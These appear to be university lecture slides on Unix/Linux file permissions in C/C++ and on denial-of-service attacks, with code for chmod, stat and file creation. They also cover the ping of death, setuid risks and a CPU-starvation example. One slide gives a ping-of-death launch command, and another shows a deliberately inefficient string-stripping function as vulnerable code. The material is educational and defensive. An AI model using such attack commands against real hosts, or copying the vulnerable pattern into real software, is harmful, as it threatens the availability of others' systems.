
Set new ACL

# Before ...



■ Windows XP

# After ...



■ Windows XP



Mostly NON-EXAMINABLE

CSCI262/CSCI862  
System Security

Spring-2021  
(S3d)

## Access control IV: Unix/Linux



# Outline

- Changing permissions in C/C++ in a Unix/Linux environment.
  - And some other Unix/Linux commands for manipulating the file system.
- Problems with the setuid permission.

# Introduction to this section

- We are going to look at how we change the permissions and group ownerships associated with files in a Unix/Linux operating system, from within C/C++ programs.
- In the Unix file system everything is basically a file, whether they be “actual files”, links or directories or special devices.

- We will also briefly, and incidental to our main purpose, touch on some of the other ways of manipulating the file system:
  - Remove an object.
  - Create and rename objects.
  - Query an object.

```
#include <iostream>
#include <stdlib.h>
using namespace std;
```

# Removing objects

```
int main()                                int remove(const char* path)
{
    string filename;
    cout << "Enter the file you wish to remove: ";
    cin >> filename;
    int retval = remove(filename.c_str());
    if (retval == 0)
        cout << filename << " was removed successfully" << endl;
    else
        cout << filename << " was not removed successfully" << endl;

    return 0;
}
```

3d\_remove.cpp

- This asks for a filename from the user. The user could type in the path (relative or absolute) of any file. It is stored in a string “filename”. The code then calls `remove()` and converts the string to a C string.
  - `remove()` cannot remove non-empty directories.
  - `remove()` returns 0 for success, -1 for failure.

# Rename/move, creating files/directories

```
int rename(const char *old, const char *new);  
int creat(const char *path, mode_t mode);  
int mkdir(const char *path, mode_t mode);
```

The argument of type *mode\_t* is a bit sequence to do with the permission string which the empty file or directory is created with. More on this soon.

```
#include <iostream>
#include <stdlib.h>
using namespace std;
```

## 3d\_moveit.cpp

```
int main(int argc, char* argv[])
{
    if (argc != 3)
    {
        cout << "Incorrect usage: moveit src dest" << endl;
        return 1;
    }

    int retval = rename(argv[1], argv[2]);

    if (retval != 0)
    {
        cout << "Rename did not occur - failed" << endl;
        return 1;
    }
    else
    {
        return 0;
    }
}
```

- This code uses command line arguments to specify the file to be renamed/moved.

```
#include <iostream>
#include <sys/stat.h>
#include <fcntl.h>
using namespace std;
```

## 3d\_creat.cpp

```
int main(int argc, char* argv[])
{
    if (argc != 2)
    {
        cout << "Incorrect usage" << endl;
        return 1;
    }

    int retval = creat(argv[1], 0200);
    if (retval < 0)
    {
        cout << "Could not create the file" << endl;
        return 1;
    }
    return 0;
}
```

- This demonstrates how to create a file. The initial permission of the file is influenced by the umask.



- In both `creat()` and `mkdir()` function, the `mode_t` argument is used in conjunction with the *umask*.
  - The *umask* determines the default permission which a file is created with. It is not overridden by the *mode\_t* value as some sources suggest.
- For umask permission string 0077 (corresponding to `rxw` for `u` and nothing for `g,o`), 0600 will give 0600 as the permission, but 0644 will also give 0600 as the permission.
  - Strings giving less permission, for example 0200, will give the file the permissions 0200.

# Changing permissions/ownership

```
int chmod(const char* pathname, mode_t mode);  
int chown(const char *path, uid_t owner, gid_t group);
```

- You can write the permission value in octal or you can use defined constants and combine them by using the bitwise OR operator.
- Let us illustrate this with two code fragments. In the first permission is specified in octal, while in the second the permission is established by bitwise OR's ( | ) on the macros.

```
#include <iostream>
#include <sys/stat.h>
using namespace std;
```

## 3d\_change.cpp

```
int main(int argc, char* argv[])
{
    if (argc != 2)
    {
        cout << "Incorrect usage" << endl;
        return 1;
    }
    int retval = chmod(argv[1], 0644);
    if (retval < 0)
    {
        cout << "Could not chmod the file" << endl;
        return 1;
    }
    return 0;
}
```

- This changes the permission of the file (which is an argument) to octal permission 0644.

## 3d\_change2.cpp

```
#include <iostream>
#include <sys/stat.h>
using namespace std;

int main(int argc, char* argv[])
{
    if (argc != 2)
    {
        cout << "Incorrect usage" << endl;
        return 1;
    }
    mode_t perm = S_IRUSR | S_IWUSR | S_IRGRP | S_IROTH;
    int retval = chmod(argv[1], perm);
    if (retval < 0)
    {
        cout << "Could not chmod the file" << endl;
        return 1;
    }
    return 0;
}
```

- This also changes the permission of the file to octal permission 0644.

- The following macros can be combined to produce the permission string.

S_IRWXU	0700	Read, write, execute (search) by owner.
S_IRUSR	0400	Read by owner.
S_IWUSR	0200	Write by owner.
S_IXUSR	0100	Execute (search) by owner.
S_IRWXG	0070	Read, write, execute (search) by group.
S_IRGRP	0040	Read by group.
S_IWGRP	0020	Write by group.
S_IXGRP	0010	Execute (search) by group.
S_IRWXO	0007	Read, write, execute (search) by others.
S_IROTH	0004	Read by others.
S_IWOTH	0002	Write by others
S_IXOTH	0001	Execute (search) by others.

# Querying an Object

```
int access(const char* path, int amode);  
int stat(const char* path, struct stat* buf);
```

We can use `access()` to find, for example, if user Bob, who is running the program, can access a file in read mode.

The values for *amode* can be:

R\_OK

test for read only

W\_OK

test for write only

X\_OK

test for execute only

F\_OK

test whether the directory leading to the file can be searched and the file exists.

- The *stat* function provides us with a mechanism to:
  - Find out how large a file is.
  - Find out who **owns a file**.
  - Find out what **group owns the file**.
  - Find out the **permission string**.
  - Find out the time and date the file was last modified.
  - etc...
- For symbolic links, the information returned by *stat* is about the object linked to, rather than about the link itself.
- The command *lsstat* is very similar but returns information about a symbolic link, rather than the object the link points to.

## ■ The *stat* structure has the following members:

```
mode_t  st_mode;      /* File mode (see mknod(2)) */
ino_t   st_ino;        /* Inode number */
dev_t   st_dev;        /* ID of device containing */
                        /* a directory entry for this file */
dev_t   st_rdev;       /* ID of device */
                        /* This entry is defined only for */
                        /* char special or block special files */
nlink_t st_nlink;      /* Number of links */
uid_t   st_uid;        /* User ID of the file's owner */
gid_t   st_gid;        /* Group ID of the file's group */
off_t   st_size;       /* File size in bytes */
time_t  st_atime;       /* Time of last access */
time_t  st_mtime;       /* Time of last data modification */
time_t  st_ctime;       /* Time of last file status change */
                        /* Times measured in seconds since */
                        /* 00:00:00 UTC, Jan. 1, 1970 */
long    st_blksize;     /* Preferred I/O block size */
blkcnt_t st_blocks;     /* Number of 512 byte blocks allocated*/
```



## 3d\_static.cpp

```
#include <iostream>
#include <sys/stat.h>
using namespace std;

int main(int argc, char* argv[])
{
    struct stat details;
    int retval;

    if (argc != 2)
    {
        cout << "Insufficient arguments" << endl;
        return 0;
    }

    retval = stat(argv[1], &details);

    if (retval == 0)
    {
        cout << "Size of file is: " << details.st_size << endl;
        cout << "File is owned by uid: " << details.st_uid << endl;
    }
    else
    {
        cout << "Could not stat the file - does not exist" << endl;
    }
    return 0;
}
```

■ This reports file size and the owner (uid).

- The permission is stored in the member `st_mode` which is of type `mode_t`.
- `mode_t` is actually of type integer (it is a define).
- The macros on page 13 can again be used to describe permissions.
- To compute the permission of an object you bitwise & the `st_mode` member with the macros representing the permission you want.

## 3d\_perm\_check.cpp

```
int main(int argc, char* argv[])
{
    struct stat details;
    int retval;
    mode_t perm = S_IRUSR;

    if (argc != 2)
    {
        cout << "Insufficient arguments" << endl;
        return 0;
    }

    retval = stat(argv[1], &details);

    if (retval == 0)
    {
        if (details.st_mode & perm)
        {
            cout << "File is readable by owner" << endl;
        }
    }
    return 0;
}
```

- This checks to see if the file is readable by the owner.

- You can also use the stat structure member `st_mode` to describe the kind of file that exists by using the bitwise & operator with any of the following macro's:

<code>S_IFDIR</code>	if object is a directory
<code>S_IFCHR</code>	if object is a char special
<code>S_IFBLK</code>	if object is block special
<code>S_IFREG</code>	if object is a regular file
<code>S_IFLNK</code>	if object is a link
<code>S_FIFO</code>	if object is a FIFO file

```
#include <sys/stat.h>
#include <stdio.h>
main(int argc, char *argv[])
{
```

## 3d\_ftype.cpp

```
    int i;
    struct stat statinfo;
    for(i=1; i<argc; i++)
    {
        if (stat(argv[i], &statinfo) == -1)
        {
            perror("stat");
            exit(1);
        }
        if ((statinfo.st_mode & S_IFMT) == S_IFDIR)
            printf("%s is a directory\n", argv[i]);
        else
            printf("%s is not a directory\n", argv[i]);
    }
}
```

The bracketing is  
very important!



- This demonstrates how we can identify the file type using the *stat()* function.

# The 's' in the permission string

- Recall the Unix permission string from S3a?
- Sometimes we get the odd 's', and sometimes a 't'.

```
$ ls -l | more
```

```
total 152
```

```
...
```

```
drwxr-sr-x  7 lukemc  csci204m   512 May 16 17:14 204
```

```
...
```

- It isn't a problem in the case above, but it sometimes can be.

- An 's' in the *group* position for a directory simply means the files in the directory are forced to the same group.
- A 't', referred to as the sticky bit, in the *other* position for a directory means users cannot remove files they do not own.
- The problematic permissions are those associated with having 's' set in the *user (setuid bit)* or *group (setgid bit)* position for a file.
  - If the setuid bit is on, when the file is executed, the user owner of the subsequent process is the owner of the file.
  - If the setgid bit is on, when the file is executed, the group owner of the subsequent process is the group of the file.

- This is a problem if, for example, the file is owned by root.
  - More generally by someone with permissions higher (or just different) to the attacker.
- If there is some vulnerability in the program, such as a buffer overflow problem which we will explore soon, an attacker may be able to do things they shouldn't be allowed to and act as the root user.



CSCI262/CSCI862  
System Security

Spring-2021  
(S4a)

Denial of Service (DoS)

# Overview

- What is a DoS attack?
- Ping of Death.
- CPU Starvation Attack.
  - A lesson on code evaluation.
- TCP SYN attacks.
- DDoS.
- Reflection and amplification.
- Prevention.

# What is a DoS attack?

- DoS stands for Denial of Service.
- An attacker attempts to prevent or hinder the legitimate use of a system, so they are attacks on **availability**.
- There are several common ways of doing this:
  - By starving the system of resources...
    - Such as through bandwidth consumption.
  - Crashing the system.
- There are diverse methods of launching.
- Easy to launch and difficult to protect against, and are not restricted to internet based attacks.
  - Telephone DoS to block legitimate callers.

# Bandwidth consumption

- Any communication network has an upper bound on the volume of traffic at one time.
  - Denial of service by bandwidth consumption occurs when this volume of traffic is reached, and further traffic cannot be transmitted.
  - This could happen through legitimate interactions, perhaps simply meaning the link needs to be upgraded.
  - When the limit is reached existing traffic will slow, freeze, or be disconnected.
    - Such inactivity *may* be evidence of a DoS attack.

- Common attacks include protocol-based exploits that consume network bandwidth by sending crafted network data.
  - Attacks sometimes exploit misconfigured devices or software.
- Sometimes attacks rely on inappropriate responses to traffic or incorrect handling of errors.

# Memory Starvation Attacks

- Consume available memory.
  - Subsequent attempts to allocate memory, using `new` perhaps, won't work, but programmers won't necessarily be checking carefully.
  - Calls to allocate memory dynamically on the basis of user input should be carefully checked.
- With Windows NT 4 (Server Terminal Edition), for example, each connection accepted was allocated about 1 MB of memory.
  - This could be used to drain the computer of memory, simply by opening lots of connections.

# Resource Saturation

- Just as communication bandwidth is a DoS vulnerable resource for networks, computers also have DoS vulnerable resources; including memory, storage, and processor capacities.
- Resource saturation is when all of one or more of these resources is used up.
  - We will look at some examples later.
- The SYN flood is a popular example of an attack that uses all the available networking resources on a system.
- Web servers are common targets for a denial-of-service attack.

# System and Application Crash

- System or application crashes are generally easy to launch and difficult to protect against.
- Depending on the application, it may be as simple as sending a victim data or packets their application cannot handle.
- A well-known example of these crashes is the "Ping of Death" attack, which uses oversized ICMP echo requests.
  - Such small but deadly messages are sometimes referred to as *poison packets*.
- These attacks are also commonly directed against network access devices.



- While small packets of data can be used to exploit vulnerabilities, if no such vulnerabilities are available we can still launch a Denial of Service attack, using “brute force”.
  - This is a difference between a quality and a quantity attack.
- We could flood a system or network with so much information that it cannot respond.
  - If a system can only handle 10 packets a second, and an attacker sends it 20 packets a second...
  - ... the system may well fall over.
  - Even if it doesn't fall over, the processing of those illegitimate packets stops or slows down the processing of legitimate packets.
    - This is also a denial of service.

# Ping of Death

- Ping packets are part of the Internet Control Message Protocol (ICMP) which are part of IP (Internet Protocol).
  - ICMP is for testing connectivity to various machines on the Internet.
  - ICMP can convey status and error information.
- Ping utilises ICMP sends an ICMP echo reply.
  - The response to a ping is referred to as a pong.

# Launching a “Ping of Death”

- Typically a command like the following, using a DOS window on Windows, would be used:

**ping -l 65527 IP-address**

where the 65527 corresponds to the amount of data to send and the IP-address specifying the target.

This shouldn't work on your computer!

- When this was discovered (November 1996) most operating systems were vulnerable.
  - Networked hosts shouldn't be vulnerable now! 😊
- So, what happens?
- The ping of death isn't a problem with ping, or with ICMP.
  - It is a problem to do with fragmentation, reconstruction and IP handling.

- When you communicate over the internet there are several layers or protocols that your traffic goes through (e.g., Physical, Data Link, IP, ...).
- The size of the IP packet is limited to at most 65,535 bytes, and some of this is header information.
- There are two factors that the ping of death exploits:
  - Fragmentation and reconstruction.
    - At the “lower level” of communication (Data link layer) we don’t send IP packets.
    - The data link layer can only handle smaller lumps of data, so we fragment.
    - With the ping of death the size of reconstructed packet is greater than the IP limit.
  - IP mishandling.
    - The second problem is that the too large IP isn’t handled well.
    - Basically we get a buffer overflow, which we will look at soon.

- When computers are pinged with a packet larger than 1480 bytes the packet must be fragmented before it is sent.
- IP fragments are reassembled at destination before processing.
  - Need an offset for each fragment.
- Offset in IP header has 13 bits with 8 bytes as 1 unit, so maximum offset is  $(2^{13} - 1) * 8 = 65528$ .
- If the last packet has a large size...
  - ... a buffer overflow occurs when the target machine reassembles the packet.

Have a look at the “Invite of Death” too ... (Feb 2009)  
It is a quality DoS attack but against VoIP.

# CPU Starvation Attack

- One specific example of a resource saturation attack is when we can put an application into a loop doing an expensive calculation or operation.
  - This highlights the need for efficient implementations.
  - We cannot always stop attacks where data sent is going to be time consuming to process, particularly if the structure of the data is fairly arbitrary.
- Let us look at an example, and a guiding principle for the design and deployment of security systems.

■ We might consider that we are safe if people don't know what algorithms and/or operations we are performing.

- But, we shouldn't assume this.
  - In 361 you will come across Kerckhoffs' principle.
  - This was extended by Raymond to ...

"Any security software design that doesn't assume the enemy possesses the source code is already untrustworthy; therefore, *\*never trust closed source\**."

- We will look later at what reverse engineering can do anyway.

■ So, consider a user enters `c:\\target` into an executable and notes that the corresponding produced output is

`c:\target`.


- Aha, thinks the attacker! ... double backslashes are replaced with single backslashes.
- But how quickly?
  - What would happen with say, 1,000,000 backslashes in a row?
  - Wouldn't it be fun just to try! 😊
  - This is from Chapter 17 of "Writing Secure Code" (Howard and LeBlanc)



# Inefficient code

Assumes NULL  
termination!

```
bool StripBackslash1(char* buf) {  
    char* tmp = buf;  
    bool ret = false;  
    for(tmp = buf; *tmp != '\\0'; tmp++)  
    {  
        if(tmp[0] == '\\\\' && tmp[1] == '\\\\')  
        {  
            strcpy(tmp, tmp+1);  
            ret = true;  
        }  
    }  
    return ret;  
}
```



 **Bad**

4a\_CPU-DoS-Example.cpp

Moving all the characters down one using a strcpy  
where source and destination overlap is BAD!

```

bool StripBackslash2(char* buf)
{
    unsigned long len, written;
    char* tmpbuf = NULL;
    char* tmp;
    bool foundone = false;

    len = strlen(buf) + 1;

    if(len == 1)
        return false;

    tmpbuf = (char*)malloc(len);
    if(tmpbuf == NULL)
    {
        assert(false);
        return false;
    }
    written=0;

```

```

    for(tmp = buf; *tmp != '\0'; tmp++)
    {
        if(tmp[0] == '\\' && tmp[1] == '\\')
            foundone = true;

        else
        {
            tmpbuf[written] = *tmp;
            written++;
        }
    }

    if(foundone)
    {
        strncpy(buf, tmpbuf, written);
        buf[written] = '\0';
    }

    if(tmpbuf != NULL)
        free(tmpbuf);

    return foundone;
}

```


# Efficient code

# Another efficient Code fragment

```
bool StripBackslash3(char* str){
    char* read;    char* write;
    assert(str != NULL);
    if(strlen(str) < 2)
        return false;
    for(read = write = str + 1; *read != '\\0'; read++)
    {
        if(*read == '\\\\' && *(read - 1) == '\\\\')
        {
            continue;
        }
        else
        {
            *write = *read;
            write++;
        }
    }
    *write = '\\0';
    return true;
}
```

Compiled using gcc

# Performance Comparison



```
Command Prompt - 4a_CPU-DoS-Example.exe

StripBackslash1: input = 5120 chars, time = 0 ms
StripBackslash2: input = 5120 chars, time = 0 ms
StripBackslash3: input = 5120 chars, time = 0 ms
StripBackslash1: input = 10240 chars, time = 32 ms
StripBackslash2: input = 10240 chars, time = 0 ms
StripBackslash3: input = 10240 chars, time = 0 ms
StripBackslash1: input = 20480 chars, time = 93 ms
StripBackslash2: input = 20480 chars, time = 0 ms
StripBackslash3: input = 20480 chars, time = 0 ms
StripBackslash1: input = 40960 chars, time = 344 ms
StripBackslash2: input = 40960 chars, time = 0 ms
StripBackslash3: input = 40960 chars, time = 0 ms
StripBackslash1: input = 81920 chars, time = 1406 ms
StripBackslash2: input = 81920 chars, time = 0 ms
StripBackslash3: input = 81920 chars, time = 0 ms
StripBackslash1: input = 163840 chars, time = 5641 ms
StripBackslash2: input = 163840 chars, time = 0 ms
StripBackslash3: input = 163840 chars, time = 0 ms
StripBackslash1: input = 327680 chars, time = 22609 ms
StripBackslash2: input = 327680 chars, time = 0 ms
StripBackslash3: input = 327680 chars, time = 0 ms
StripBackslash1: input = 655360 chars, time = 90485 ms
StripBackslash2: input = 655360 chars, time = 0 ms
StripBackslash3: input = 655360 chars, time = 15 ms
StripBackslash1: input = 1310720 chars, time = 362532 ms
StripBackslash2: input = 1310720 chars, time = 15 ms
StripBackslash3: input = 1310720 chars, time = 15 ms
StripBackslash1: input = 2621440 chars, time = 1473687 ms
StripBackslash2: input = 2621440 chars, time = 16 ms
StripBackslash3: input = 2621440 chars, time = 31 ms
```

# Types of DoS

- The simplest attacks are flooding attacks:
  - Send a whole lot of messages so legitimate ones cannot be processed because they don't make it.
    - Smurfs and fraggles.
    - TCP SYN flooding.
- Slightly more sophisticated attacks can attack a resource behind the scenes.
  - As in SYN spoofing, where a finite table of known connections is filled by an attacker, and even though there is bandwidth there aren't any spaces for legitimate connections.


# Smurfs and Fraggles



